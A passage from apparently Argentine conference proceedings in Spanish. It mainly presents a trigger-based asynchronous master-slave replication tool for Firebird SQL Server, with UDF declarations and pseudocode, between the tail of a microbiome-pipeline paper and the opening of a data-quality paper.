supuesto se aplicó una serie de programas ya realizados de código abierto o en versiones liberadas. Cada especialista conoce software relativo a su ejercicio profesional, pero automatizar toda la tarea involucrada en la pipeline desarrollada sería más fácil si se la unifica en alguna forma encadenando computacionalmente los procesos que pueden ir invocándose en serie.

Conclusiones

Se ha podido establecer una pipeline con varios pasos automatizados para tratar las secuencias de ADN microbiómico desde que salen del secuenciador hasta que resultan datos para explotación. Por técnicas estadísticas multivariadas y de aprendizaje no supervisado, como el clustering,, pueden formarse grupos que permitan caracterizaciones clínicas. Esta clasificación puede ser utilizada predictivamente mediante el entrenamiento y testeo de árboles de decisión que, como se ha comprobado, muestran un desempeño óptimo. El trabajo debe continuar afinando la interpretación médica sobre muestras de pacientes propios, tarea en la cual ya se está trabajando para lograr un marco más amplio de validación de los resultados.

Referencias

[1] Lopez, A et al. “Microbiota in digestive cancers: our new partner?” Carcinogenesis, 2017, pp. 1-10, doi:10.1093/carcin/bgx087

[2] Castellarin, M et al. “Fusobacterium nucleatum infection is prevalent in human colorectal carcinoma”, Genome Research.2012, pp. 299-306.

[3] https://www.ncbi.nlm.nih.gov/bioproject/?term=PRJNA397450

[4] Jones, R B. et al. “Inter-niche and inter-individual variation in gut microbial community assessment using stool, rectal swab and mucosal samples”. Scientific Reports. Volume 8, 2018, Article number: 4139. www.nature.com/scientificreports

[5] https://www.bioinformatics.babraham.ac.uk/projects/fastqc/

[6] https://github.com/vsbuffalo/scythe

[7] https://cutadapt.readthedocs.io/en/stable/

[8]Coil, D; Jospin, G; and Darling, A. “A5-miseq: an updated pipeline to assemble microbial genomes from Illumina MiSeq data”, Bioinformatics, Vol. 31, n° 4, 2015, pp. 587-589.

[9] Santa María, C; Rebrij, R; Santa María, V and Soria, M. “Treatment of Massive Metagenomic Data with Graphs” en Libro de Actas, VI Jornadas de Cloud Computing & Big Data. La Plata, Argentina, Junio 27-29, 2018, pp 77-80

[10] Peng, Y; Leung, H C M; Yiu, S M; Chin F Y L. “IDBA-UD: de novo assembler for single-cell and metagenomic sequencing data with hibhly uneven depth” Bioinformatics, Vol. 28, n°11, 2012, pp. 1420-1428.

[11] Li, D; Liu, CM; Luo, R; Sadakane, K and Lam, TW. “MEGAHIT: an ultra-fast single-node solution for large and

complex metagenomics assembly via succinct de Bruijn graph", Bioinformatics, Vol. 31, n°10, 2015, pp 1674-1676 https://academic.oup.com/bioinformatics/article/31/10/1674/177884)

[12] https://github.com/voutcn/megahit

[13] http://kaiju.binf.ku.dk/

[14] https://www.nature.com/articles/ncomms11257.

[15] https://www.genome.jp/kegg/kaas/

[16] http://bowtie-bio.sourceforge.net/bowtie2/ y

https://www.nature.com/articles/nmeth.1923

[17] M. Kanehisa, Y. Sato; M. Furumichi , K. Morishima y M. Tanabe. "New approach for understanding genome variations in KEGG". Nucleic Acids Research, Volume 47, Issue D1, 8 January 2019, pp. D590–D595, https://doi.org/10.1093/nar/gky962

[18] https://www.cs.waikato.ac.nz/ml/weka/

[19] http://www.infostat.com.ar/

[20] M. A. Hall. Correlation-based Feature Subset Selection for Machine Learning. Hamilton. New Zeland. 1988

[21] Statnikov A. Henaff M. Narendra V. Konganti K. Li Z. Yang L. Pei Z. Blaser M. AliferisC y Alekseyenko A. "A comprehensive evaluation of multicategory classification methods for microbiomic data", Microbiome, 2013, pp. 1:11

[22] Breiman, Leo (2001). "Random Forests". Machine Learning 45 (1), 2001, pp. 5–32. doi:10.1023/A:1010933404324.

[23] Endres, D y Schindeling,J. "A New Metric for Probability Distributions". IEEE.Transactions on Information Theory, Vol.49, n° 7, 2003.

Replicación de tipo "Maestro-Esclavo Asincrónica" en Firebird/Interbase SQL Server

Cherencio, Guillermo Ruben [1,2,3]; Perello, Mario Gerardo[1,4]; Romero Juan Carlos[1,2,5]
[1]Proyecto de Investigación "Replicación Maestro-Esclavo en Bases de Datos Relacionales No Distribuidas", Universidad Nacional de Luján. [2]Universidad Tecnológica Nacional, Facultad Regional Delta
[3]grchere@yahoo.com; [4]mperello04@yahoo.com.ar; [5]juancarlosjromer@gmail.com;

Resumen

Los Sistemas de Gestión de Bases de Datos (SGBD) más evolucionados permiten la programación de desencadenadores o disparadores, procedimientos almacenados y funciones. En nuestro caso práctico: Firebird/Interbase® (FB) incorpora el lenguaje de programación PL/SQL, el cual permite la programación de disparadores y procedimientos almacenados. FB también permite declarar funciones externas definidas por el usuario (UDF), que pueden escribirse en distintos lenguajes de programación. Una vez declarada una función UDF, puede utilizarse como una función propia de FB y puede ser invocada desde cualquier disparador escrito en PL/SQL. De esta forma es posible implementar una replicación de tipo homogénea maestro-esclavo basado en disparadores, con una granularidad de replicación a nivel de tabla. Los disparadores invocan una función UDF y ésta envía el comando de replicación a un proceso servidor local independiente, el cual luego aplicará el comando de replicación a todos los servidores esclavos. El presente trabajo pretende no solo hacer una replicación maestro-esclavo con FB, sino el desarrollo de una aplicación que permita a través de una interface gráfica automatizar la implementación de esta forma de replicación, generando automáticamente el código y las estructuras necesarias para la replicación y también permitir la posible recuperación del sistema en caso de fallas o anomalías. Se abren futuras líneas de investigación sobre nuevas funcionalidades a incorporar a la aplicación propuesta para facilitar la implementación de bases de datos distribuidas en FB, fortaleciendo esta funcionalidad no disponible en este motor de base de datos. Esta aplicación está desarrollada bajo licencia LGPL.

1 Introducción

En el marco del proyecto de investigación sobre replicación de datos distribuidos denominado "Replicación maestro-esclavo en bases de datos relacionales no distribuidas" [1], usando SGBD´s[3] centralizados que no poseen replicación, seleccionamos el caso de FB. En la primera parte del proyecto implementamos una forma de replicación maestro - esclavo sincrónica basada en disparadores [5]; este trabajo corresponde a la segunda etapa del proyecto en donde implementamos una replicación maestro – esclavo asincrónica basada en disparadores. Este SGBD[3] está basado en el modelo de datos relacional [5], posee una arquitectura de tipo cliente – servidor y está disponible para diferentes plataformas. En nuestro caso haremos replicación para plataforma Linux. Posee una serie de librerías (API) que ha permitido el desarrollo de drivers (controladores de acceso) para distintos entornos de desarrollo y lenguajes de programación; tal es el caso de la librería libfb[4] que permite conectar a FB con el lenguaje de programación C[20], permitiendo realizar aplicaciones client-server en entornos no distribuidos.

FB permite la declaración de funciones externas escritas en otros lenguajes de programación utilizando la sentencia DECLARE EXTERNAL FUNCTION[6]; estas son funciones definidas por el usuario (UDF), FB permite el desarrollo de estas funciones en el lenguaje de programación C[20].

Utilizando estas características de FB, implementamos una replicación basada en disparadores, en donde cada disparador ejecuta una función UDF pasando toda la información necesaria para realizar la replicación a otro proceso local independiente, que actúa como servidor local. Este proceso mantiene conexión con el servidor maestro y los distintos servidores esclavos utilizando la librería libfb[4]; lanza un hilo (*thread*)[7] por cada petición de servicio de la función UDF, toma la información de replicación y termina conexión con función UDF (para evitar bloqueo en el procesamiento del disparador) y luego continua con la replicación.

De esta forma, implementamos un sistema de base de datos distribuido homogéneo[8] basado en disparadores que permite la réplica de tablas en varios servidores FB, bajo la modalidad del tipo maestro-esclavo. Consideramos que la replicación es asincrónica, pues el disparador aplica los cambios en el servidor maestro de inmediato mientras que la replicación puede demorarse (o incluso fallar) debido a la carga de trabajo del proceso servidor local. Es importante destacar que existen otras posibilidades de replicación, no obstante, el presente trabajo solo se limita a este enfoque de replicación.

Si bien existen múltiples soluciones de replicación para bases de datos de código abierto, podría citarse por ejemplo a Postgresql[10] ; no obstante, éste no

es el caso de FB y esto ha motivado el desafío del presente trabajo y otros desarrollos futuros.

Replicar una tabla bajo este enfoque implica el desarrollo e implementación de un disparador que tome los eventos de actualización de la tabla: *insert, update, delete* y replique el cambio a todos los servidores esclavos. Por ejemplo: para una tabla de sólo 11 campos, se necesitaron 90 líneas de código PL/SQL. En una aplicación con muchas tablas y campos, se requerirían cientos o miles de líneas de código PL/SQL no generalizables, dependientes de cada tabla. . Debido a esta situación, se desarrolló una aplicación que permite generar todo el código PL/SQL necesario para implementar este esquema de replicación. La aplicación se ha denominado "fbjreplicator" y está disponible en el portal SourceForge (http://www.sourceforge.net) bajo licencia LGPL[11].

2 Recursos del trabajo y método utilizado

El presente trabajo se llevó adelante siguiendo una serie de etapas, tomando los lineamientos generales de Blanchette[12]:

1. Requisitos
2. Implementación de forma manual de la arquitectura propuesta.
3. Diseño y desarrollo de la aplicación.
4. Implementación de la aplicación y bases de datos de ejemplo. Testing.
5. Empaquetado, publicación y distribución.

2.1 Requisitos

La aplicación propuesta tiene los siguientes requisitos:

2.1.1 Multiplataforma.
2.1.2 Libre distribución bajo licencia LGPL.
2.1.3 Interfaz gráfica de usuario con soporte multilingüe.
2.1.4 Estructuras de datos de replicación externas a base de datos maestra o esclavo.
2.1.5 Generación de scripts de replicación y/o de instalación/desinstalación de replicación en servidor maestro y esclavos.
2.1.6 Posibilidad de activar y desactivar la replicación (ya sea por tabla replicada o por servidor).
2.1.7 Log de transacciones para dar al sistema tolerancia a fallos y formas de recuperación en caso de caídas de servidores esclavos.
2.1.8 Posibilidad de chequear en línea la replicación.

2.2 Implementación de forma manual de la arquitectura propuesta.

Las funciones definidas por el usuario (UDF) pueden utilizarse en distintos contextos y generalmente están limitadas a operaciones simples: manejo de cadenas de caracteres, cálculos, etc.[14]. Esta propuesta de replicación requiere que la UDF realice una tarea más compleja, debe ser un cliente de un proceso servidor local basado en sockets de tipo AF_UNIX [13] .Si bien FB brinda buena documentación, uno de los principales problemas fue contar con información técnica detallada acerca del desarrollo e implementación de UDF's en FB 2.5/3.0 [14]. Se logró contar con código fuente de librerías UDF's gratuitas para FB tales como: AUDFL Library (disponible en: https://app.assembla.com/wiki/show/audfl_rfunc), rFunc (disponible en: http://rfunc.sourceforge.net/), FreeAdHoc UDF Library (disponible en: http://freeadhocudf.org/). No obstante, ninguna de ellas hace una tarea como la requerida por esta forma de replicación.

Implementamos dos funciones UDF's: F_REPLICA() y F_MILLIS() para enviar los datos de replicación y obtener los milisegundos de la fecha-hora actual respectivamente, la declaración en FB es la siguiente:

```
DECLARE EXTERNAL FUNCTION F_MILLIS
RETURNS cstring(20)
ENTRY_POINT 'millis'
MODULE_NAME 'fbjreplicator.so';

DECLARE EXTERNAL FUNCTION F_REPLICA
cstring(32756)
RETURNS integer BY VALUE
ENTRY_POINT 'replica'
MODULE_NAME 'fbjreplicator.so';
```

Figura 1. Declaración de UDF's implementadas

Implementamos un proceso servidor local AF_UNIX[13] denominado *fbserver*. Este proceso lee su archivo de configuración, establece conexión con servidor maestro y servidores esclavos utilizando la librería libfb [4] y queda a la espera de conexiones provenientes de F_REPLICA(); por cada conexión entrante, se crea un nuevo hilo de ejecución y el pseudocódigo del mismo es el siguiente:

```
inicio
buffer=mensaje leído socket cliente
cierro socket //desbloqueo F_REPLICA()
si buffer con formato correcto entonces
   ntr = extraer('TID',buffer)
   milis = extraer('MILIS',buffer)
   sql = extraer('SQL',buffer)
   idserver = extraer('IDSERVER',buffer)
   ejecutar p_apply(ntr,milis,sql) en
servidor esclavo idserver
   si ejecucion ok entonces
       apply='si'
   sino
       apply='no'
       guardo códigos FB de error
   fin si
   grabo tupla en tbl_log
fin si
fin
```

Figura 2. Pseudocódigo proceso fbserver

La información de replicación enviada por F_REPLICA() tiene un formato XML[15], la función extraer() devuelve el valor del tag XML que se pasa como primer argumento. Todo el proceso se puede resumir en el siguiente diagrama:




Figura 3. Diagrama replicación asincrónica

Realizamos pruebas con 3 servidores FB 3.0 en Linux 32 bits, generando una base de datos maestra de testing y replicando una tabla de esa base de datos maestra en los restantes servidores que actuarían como esclavos. Para este caso, el código PL/SQL de replicación fue generado manualmente, tratando de escribirlo lo más genérico y reutilizable posible, el cual fue tomado como base para la generación automática de código a través de la aplicación.

2.3 Implementación en la base de datos maestra

Implementamos las estructuras básicas para la tolerancia a fallos y su forma de recuperación, los disparadores (*triggers*)[6] implementados en la base de datos maestra se apoyan en las siguientes relaciones (metadata de replicación):

```
tbl_config_server(id, nserver, ndb, nuser,
npwd, nrole, active)

tbl_config_table(id, ntable, ttable,
ninsert_fmt, nupdate_fmt, ndelete_fmt,
active)

tbl_log(nid, nserver, ntable, nsql, ndb,
nuser, npwd, nrole, ntr, napply, nsqlerror,
ngdscode,nmilis)
```

Figura 4. Tablas para control de replicación

La relación *tbl_config_server* tiene una tupla por cada servidor esclavo que replique una o más tablas. La relación *tbl_config_table* tiene una tupla por cada tabla a replicar en un determinado servidor esclavo (vinculado a través de la clave extranjera *id* con *tbl_config_server*). Los atributos *nserver, ndb, nuser, npwd, nrole* se refieren a la identificación del servidor FB 2.5/3.0, la base de datos, el usuario, la contraseña y el rol del usuario respectivamente. El atributo *active* permite activar y desactivar el servicio de replicación (requisito 2.1.6). Los atributos indicados con negritas y subrayados señalan la clave primaria de cada relación. El atributo *ntable* y *ttable* se refieren a la tabla origen a replicar y tabla destino respectivamente (permite que la tabla a replicar posea un nombre distinto en el servidor esclavo). La tabla *tbl_log* (requisito 2.1.7) guarda los datos de conexión utilizados al momento de ejecutar el comando SQL (*nsql*), si el mismo fue satisfactorio o no (*napply*); en caso de error, se guardan los códigos de error que retorna FB (*nsqlerror, ngdscode*; requisito 2.1.8). También guarda el número de transacción (*ntr*) y la fecha-hora en milisegundos (*nmilis*). Una misma transacción puede tener muchas operaciones, en caso de error, *nmilis* permite aplicar las operaciones en el orden correcto para evitar inconsistencias en la replicación.

Se debe implementar un disparador (*trigger*)[6] por cada tabla a replicar, cuyo pseudocódigo para la tabla "A" es el siguiente:

```
inicio
config = tbl_config_server ⋈
tbl_config_table
R = σ active = 's' y ntable = 'A' (config)
para cada tupla en R hacer:
   si insertando entonces sql = ninsert_fmt
   si borrando entonces sql = ndelete_fmt
   si cambiando entonces sql = nupdate_fmt
   reemplazar en sql los valores de los
atributos de la tabla 'A'
   ntr = numero de transacción actual
   tabla = 'A'
   milis = F_MILLIS()
   ids = id servidor esclavo
   xml = xml(ntr,milis,tabla,sql,ids)
   F_REPLICA(xml)
   si ejecucion ok entonces
       apply='si'
   sino
       apply='no'
       guardo códigos FB de error
       grabo tupla en tbl_log
   fin si
fin para
fin
```

Figura 5. Pseudocódigo disparador tabla 'A'

Se abre un *cursor*[6] con los datos de configuración de la tabla en cuestión, junto con los servidores esclavos en donde debe replicarse; el código SQL a ejecutar se apoya en 3 máscaras de formato del comando para hacer *insert* (*ninsert_fmt*), *update* (*nupdate_fmt*) y *delete* (*ndelete_fmt*) respectivamente; se arma *xml* que incluye: número de transacción, fecha-hora actual en milisegundos, *sql*, *tabla*, *id* servidor esclavo. Se ejecuta la función F_REPLICA pasándole el *xml* como argumento, conteniendo toda la información de replicación. Solo en caso de error, se guarda en log toda la información de replicación, indicando que la replicación no pudo ser aplicada. En caso de que no se produzca error, el proceso servidor local *fbserver* será quien aplique la replicación y grabe log.

2.4 Implementación en base de datos esclava

La tabla *tbl_tr(tr,nmilis)* contiene una sola tupla que guarda el último número de transacción aplicado en la base de datos esclava, junto con su marca temporal (*nmilis*) (requisito 2.1.7). Por cada tabla replicada se implementó un disparador (trigger)[6] de *before insert, update, delete* para no permitir cambios en la tabla, a menos que se trate del usuario de replicación o bien el administrador del sistema. Por último, el procedimiento *p_appy(ntr,nmilis,sql)* ejecuta el comando *sql* y actualiza *tbl_tr* con *ntr* (número de transacción enviado desde base de datos maestra) y *nmilis* (marca temporal, fecha-hora de la operación en milisegundos). De esta forma, es posible "poner al día" un servidor esclavo que estuvo fuera de servicio; a partir de los datos guardados en las relaciones *tbl_log, tbl_tr*.

2.5 Diseño y desarrollo de la aplicación.

Teniendo en cuenta los requisitos 1.1, 1.2, 1.3; junto con la disponibilidad del controlador JDBC Jaybird®[17] para FB, se optó por un desarrollo en Java SE[18] con una interfaz gráfica desarrollada en Swing[19]. Acorde con los requisitos 1.3, 1.4, el sistema utilizará archivos de propiedades para guardar en los mismos los mensajes en distintos idiomas, así como también los datos de configuración de la replicación.

La aplicación permite generar e instalar una replicación de tipo maestro-esclavo sincrónica[2] que corresponde a la primera etapa del proyecto de investigación "Replicación Maestro-Esclavo en Bases de Datos Relacionales No Distribuidas"[1]; así como también el tipo de replicación descripta en este trabajo, que se corresponde con la segunda etapa del proyecto de investigación antes mencionado.

Optamos por una interfaz gráfica que permita seleccionar el servidor maestro, luego seleccionar los servidores esclavos, las tablas a replicar por cada servidor esclavo; guardar todos los datos asociados a la replicación en archivos de propiedades y permitir al usuario instalar la replicación; ya sea generando un script de replicación o bien conectándose a los distintos servidores y ejecutando los comandos DDL que correspondan:




Figura 6. Interfaz de aplicación de replicación

La aplicación es orientada a objetos, posee abstracciones simples y fáciles de comprender [16] tales como las siguientes clases:

Tabla 1. Clases del proyecto fbjreplicator

Clase	Descripción
MainView	Interfaz gráfica
FileIni	Manejo de archivos de propiedades
FBCon	Manejo de conexión FB, ejecución de consultas y comandos DDL
StoredProcedure	Permite ejecución de procedimientos almacenados
SqlTable	Representación de una tabla en una base de datos FB
SqlTableColumn	Representación de una columna de una tabla en una base de datos FB
SqlTrigger	Representación de un disparador (*trigger*)[6] asociado a una tabla en una base de datos FB
SwingFactory	Creación de componentes swing utilizados en interfaz gráfica
ViewHtml	Ventana para la visualización genérica de contenido *html*

El controlador JDBC Jaybird[17] ha permitido realizar sobre FB 2.5/3.0 todas las operaciones que requirió esta aplicación. Solo se encontraron dificultades en cuestiones vinculadas con la administración de los servidores.

2.6 Implementación de la aplicación y bases de datos de ejemplo. Testing.

La aplicación fue probada sobre el mismo conjunto de bases de datos y servidores que fueron utilizados en la implementación de forma manual de la arquitectura propuesta; generando la replicación en forma automática y verificando que los resultados obtenidos eran coincidentes con la implementación manual. Se utilizaron tablas a replicar en donde se utilizaron todos los tipos de datos soportados por la aplicación (no soporta campos de tipo blob ni arreglos).

2.7 Empaquetado, publicación y distribución.

La aplicación desarrollada se denomina como proyecto "fbjreplicator" el cual se distribuye bajo licencia LGPL y se encuentra su código fuente, documentación, descarga, etc., en el portal SourceForge (ver https://sourceforge.net) . Se incluyen los programas fuentes, ejemplos, documentación, etc. en una estructura de directorios comprimidos en formato comprimido que los usuarios pueden descargar, descomprimir y compilar utilizando un compilador Java 1.8 o superior sobre la carpeta principal. El software está configurado para trabajar en idioma español e inglés. La documentación está escrita en español. La distribución y publicación de este trabajo se realiza a través del portal SourceForge. Este portal también posibilitó el trabajo en forma colaborativa entre los miembros de esta investigación y colaboradores, a través de su servidor SVN (ver https://subversion.apache.org/) que provee SourceForge.

3 Resultados

Hasta el momento no se han obtenido resultados de implementaciones concretas en entornos de producción, teniendo en cuenta que esta es la primera versión del sistema, todas las pruebas realizadas han sido en entornos no productivos. Se usaron redes locales y pruebas en un mismo computador con servidores esclavos virtualizados. Se han realizado las pruebas tanto en servidores FB 2.5/3.0 bajo plataforma Windows® como Linux. Los resultados obtenidos son alentadores, han permitido la depuración de varios errores y se han establecido tiempos razonables de replicación para un entorno distribuido de tipo maestro-esclavo.

Se requiere de administración o bien del desarrollo de mecanismos de auto-administración, en especial, cuando se registran caídas de servidores esclavos. Se realizó programa de prueba de inserción masiva de tuplas, con el objetivo de probar la solidez del servidor *fbserver* y observar los tiempos de replicación asincrónica. No contamos con datos cuantificables de la prueba (corresponden con la tercera etapa del proyecto de investigación en cual está inmerso este trabajo), solo hemos observado que el servidor no falló y los de tiempos de replicación está en el orden de 2 a 5 segundos en nuestros servidores de desarrollo (no fueron medidos con precisión, simplemente el tiempo de volver a ejecutar una consulta sobre servidor esclavo para observar los datos replicados), lo cual consideramos que son tiempos razonables para una aplicación productiva.

Realizamos pruebas acerca de la tolerancia a fallos del sistema (detención de servidores esclavos, detención de servicio *fbserver*, etc.), verificando el correcto registro de errores en la tabla de log.

4 Discusión

Con los resultados que se obtuvieron se puede afirmar que los mismos alientan a pruebas en entornos de

producción, no obstante, es requisito la implementación completa del sistema que incluya: administración de usuarios de replicación, respaldo/recuperación de servidores, activación/desactivación de replicación (manual y/o automática), notificaciones, monitoreo, borrado/depuración de log de transacciones, etc.

Es importante considerar las limitaciones de la implementación de este modelo de replicación. Por ejemplo, no es posible replicar utilizando comandos SQL que incluyan llamadas a funciones o expresiones que podrían arrojar resultados distintos en los distintos servidores, a lo largo del tiempo en que transcurre la transacción distribuida. Ante la caída o fallo de un servidor esclavo, solo es posible "ponerlo al día", es decir, hacer un *redo* a partir de la información del log de transacciones, pero no es posible hacer un *undo* de los servidores; pues el log de transacciones sólo almacena los comandos SQL ejecutados y no los datos almacenados antes o después de la ejecución del comando SQL. Otra limitación a considerar son los tipos de datos no soportados: blob y arreglos, en futuras mejoras podrían incluirse estos campos que en FB tienen un tratamiento diferenciado con respecto al resto de los tipos de datos que soporta este SGBD.

Es posible mejorar la seguridad del proceso servidor local *fbserver*, de forma tal, de verificar que éste solo procese mensajes provenientes de F_REPLICA(). Hasta el momento, la seguridad está vinculada con los permisos otorgados sobre el archivo local de intercambio que utilizan los procesos servidores de tipo AF_UNIX[13].

Comparando con los productos disponibles para PostgreSQL, alientan a futuros desarrollos en este sentido para FB, por ejemplo, la creación de un servidor de tipo middleware (*statement-based replication middleware*), replicación *multimaster* sincrónica o asincrónica, particionado de datos, ejecución paralela de queries[10], etc.

5 Conclusión

Es apreciable la falencia de FB en cuanto a documentación y productos evolucionados y bien probados que implementen reparto y distribución de datos; no existen para FB opciones tan variadas como las ofrecidas para PostgreSQL.

La aplicación propuesta se considera un aporte a las opciones de replicación disponibles para FB, alienta a su comunidad de usuarios a la implementación de sistemas distribuidos que permitan la evolución y desarrollo de este sistema, favorecidos por el tipo de licencia elegido y la posibilidad de continuar trabajando desde Sourceforge.

Esta aplicación requiere de la implementación de herramientas adicionales para ser usado en un sistema de producción real, no obstante, los resultados obtenidos con las opciones básicas implementadas son muy alentadoras e indican su factibilidad de implementación en un sistema productivo real. La incorporación de herramientas adicionales de administración facilitará el trabajo del administrador de la replicación, lo cual es relevante cuando nos referimos a base de datos de código abierto, en donde las mismas no incorporan en forma nativa la gestión de la replicación.

La aplicación permite instalar dos tipos de replicación: sincrónica (fuera del alcance de este trabajo) y asincrónica; ambas de tipo maestro – esclavo basada en disparadores. Esta característica es relevante en comparación con los productos que actualmente se ofrecen para PostgreSQL, aporta una mayor flexibilidad, ya que el usuario puede elegir implementar el tipo de replicación que mejor se adapte a sus necesidades.

La aplicación puede utilizarse en el marco de la enseñanza de base de datos distribuidas[8], como un ejemplo de desarrollo de software construido sobre una base de datos centralizada para demostrar dos formas de replicación posibles. Todo el desarrollo involucra distintas tecnologías que permiten una articulación curricular vertical y horizontal, en el marco de la enseñanza de una carrera de Ingeniería o Licenciatura en Sistemas de Información.

Agradecimientos

Al Mgter. Jorge A. Peri de la Universidad Nacional de Luján, Departamento de Ciencias Básicas; al Ing. Luis H. Perna y al Lic. Pedro S. Asis de la Universidad Tecnológica Nacional, Facultad Regional Delta, de la Ingeniería en Sistemas de Información; por facilitar los medios y recursos necesarios para el armado de este proyecto.

Referencias

[1] Proyecto investigación "Replicación Maestro-Esclavo en Bases de Datos Relacionales No Distribuidas", Universidad Nacional de Luján, Argentina, Departamento de Ciencias Básicas, Resolución 418/17 que incluye este trabajo.

[2] Cherencio, Guillermo R.; Perello, Mario G.; Romero, Juan C.; "Replicación de Bases de Datos en Modalidad maestro-esclavo, caso de estudio: Firebird SQL Server", CACIC 2018, Editorial: Red de Universidades Nacionales con carreras en Informática (RedUNCI), Tandil, ISBN 978-950-658-472-6, Disponible en: http://cacic2018.exa.unicen.edu.ar/pdf/LibroDeActasCACIC2018.pdf

[3] Castaño Miguel, Adoración de; Velthuis Piattini, Mario; Martinez, Esperanza Marcos, "Diseño de Bases de Datos Relacionales", Editorial Ra-Ma, Madrid, 2000, ISBN 84-7897-385-0, Pag 5.

[4] Cherencio, Guillermo R, "Envolviendo la API de Firebird/Interbase SQL Server", 1er Congreso Nacional de Ingeniería Informática / Sistemas de Información, CONAIISI, 2013, Editorial: Red de Carreras de Ingeniería Informática / Sistemas de Información, Consejo Federal de Decanos de Ingeniería, Cordoba, ISSN: 2347-0372, Disponible en http://conaiisi.frc.utn.edu.ar/PDFsParaPublicar/1/schedConfs/3/9-447-1-DR.pdf.

[5] Silberschatz, Abraham; Korth, Henry F.; Sudarshan S., "Fundamentos de Bases de Datos", 4ta.Ed., Ed. Mc Graw Hill, Madrid, 2002, ISBN: 0-07-228363-7, Pag. 17

[6] Vinkenoog, Paul et al., "Firebird 2.5 Language Reference Update", Oct 8 2011, disponible en http://www.firebirdsql.org/file/documentation/reference_manuals/reference_material/html/langrefupd25.html

[7] Stallings, Williams; "Sistemas Operativos. Aspectos internos y principios de diseño", Editorial Pearson Educación, Madrid, 2007, ISBN 978-84-205-4462-5, Pag.158-170

[8] Rahimi, Saeed K.; Haug, Frank S, "Distributed Database Management Systems. A practical approach", John Wiley & Sons Inc. Publication, IEEE Computer Society, 2010, ISBN: 978-0-470-40745-5, Pag. 329-345

[9] Vinkenoog, Paul et al., "Firebird 2.5 Language Reference Update", Oct 8 2011, disponible en http://www.firebirdsql.org/file/documentation/reference_manuals/reference_material/html/langrefupd25.html

[10] PostgreSQL 9.1 Manual, Chapter 25. "High Availability, Load Balancing, and Replication", disponible en http://www.postgresql.org/docs/9.1/static/high-availability.html

[11] Brett Smith, "A Quick Guide to GPLv3", Free Software Foundation, disponible en https://www.gnu.org/licenses/quick-guide-gplv3

[12] Blanchette, Jasmin, "The Little Manual of API Design", Trolltech, a Nokia company, June 19, 2008, disponible en http://www4.in.tum.de/~blanchet/api-design.pdf

[13] Stevens, Richard W., "Advanced Programming in the Unix Environment", Pearson Education, 1993, ISBN 0-201-56317-7, Pag. 496-514

[14] Gregory Deatz, "User-defined Functions for InterBase", Borland Developers' Conference, San Diego, July 2000, disponible en: https://firebirdsql.org/en/writing-udfs-for-interbase/

[15] Simeon J. & Wadler P., "The Essence of XML", ACM Symposium on Principles of Programming Languages (POPL'03), 2003

[16] Jackson, Daniel, "Software Abstractions", MIT Press, 2006

[17] Roman Rokytskyy; Mark Rotteveel, "Jaybird JDBC Driver Java Programmer's Manual", disponible en https://firebirdsql.github.io/jaybird-manual/jaybird_manual.html

[18] Lenguaje de Programación Java, Oracle Corporation, disponible en https://www.java.com/es/download/faq/whatis_java.xml

[19] O'Conner, John, Using the Swing Application Framework (JSR 296), Oracle Corporation, 2007, disponible en https://www.oracle.com/technetwork/articles/java/swingappfr-136951.html

[20] Kernighan Brian W., Ritchie Dennis M, "El Lenguaje de Programación C", Segunda Edición, Pearson Educación, ISBN 968-880-205-0

Elementos para una Propuesta de Aseguramiento de la Calidad de Datos en Analítica

Pérez, C.[1]; Basso, D.[2 3]; Poggi, E.[4]
[1]*Programa de Maestría en Informática. Departamento de Ingeniería e Investigaciones Tecnológicas. Universidad Nacional de la Matanza, Argentina*
[2] *Departamento de Ingeniería e Investigaciones Tecnológicas. Universidad Nacional de La Matanza, Argentina*
[3] *Grupo de Estudio en Metodologías de Ingeniería de Software. Facultad Regional Buenos Aires. Universidad Tecnológica Nacional, Argentina*
[4] *Universidad de San Andrés, Argentina*
tutocari@gmail.com, {diebasso, eduardopoggi}@yahoo.com.ar

Resumen

La sinergia entre la analítica, las ciencias de datos y Big Data sustentan las bases para gestionar grandes volúmenes de información y su procesamiento de forma ágil [1], permitiendo descubrir patrones y comportamientos de los datos. La posibilidad de dar a los clientes lo que desean a través de la analítica de datos y sus herramientas, es el propósito para lograr la satisfacción de éstos y el crecimiento de las organizaciones. Dicha evolución contiene una gran falencia que todavía se debe solventar, y es la calidad de los datos contenidos en los repositorios para analítica. Si bien existen modelos, normas y estándares que plantean aspectos específicos de la calidad y gobernanza de datos, ninguno de ellos sugiere cómo evaluar los datos desde la perspectiva de la analítica. De acuerdo a los niveles de madurez que se definieron en el modelo MAMD, el aseguramiento de los datos se encuentra en el nivel predecible y la mejora de la calidad de datos en su último nivel, el de innovación. Por ello, la falta de control de la calidad de los datos puede llevar a que la resultante del proceso analítico no sea idónea y veraz perjudicando el negocio.

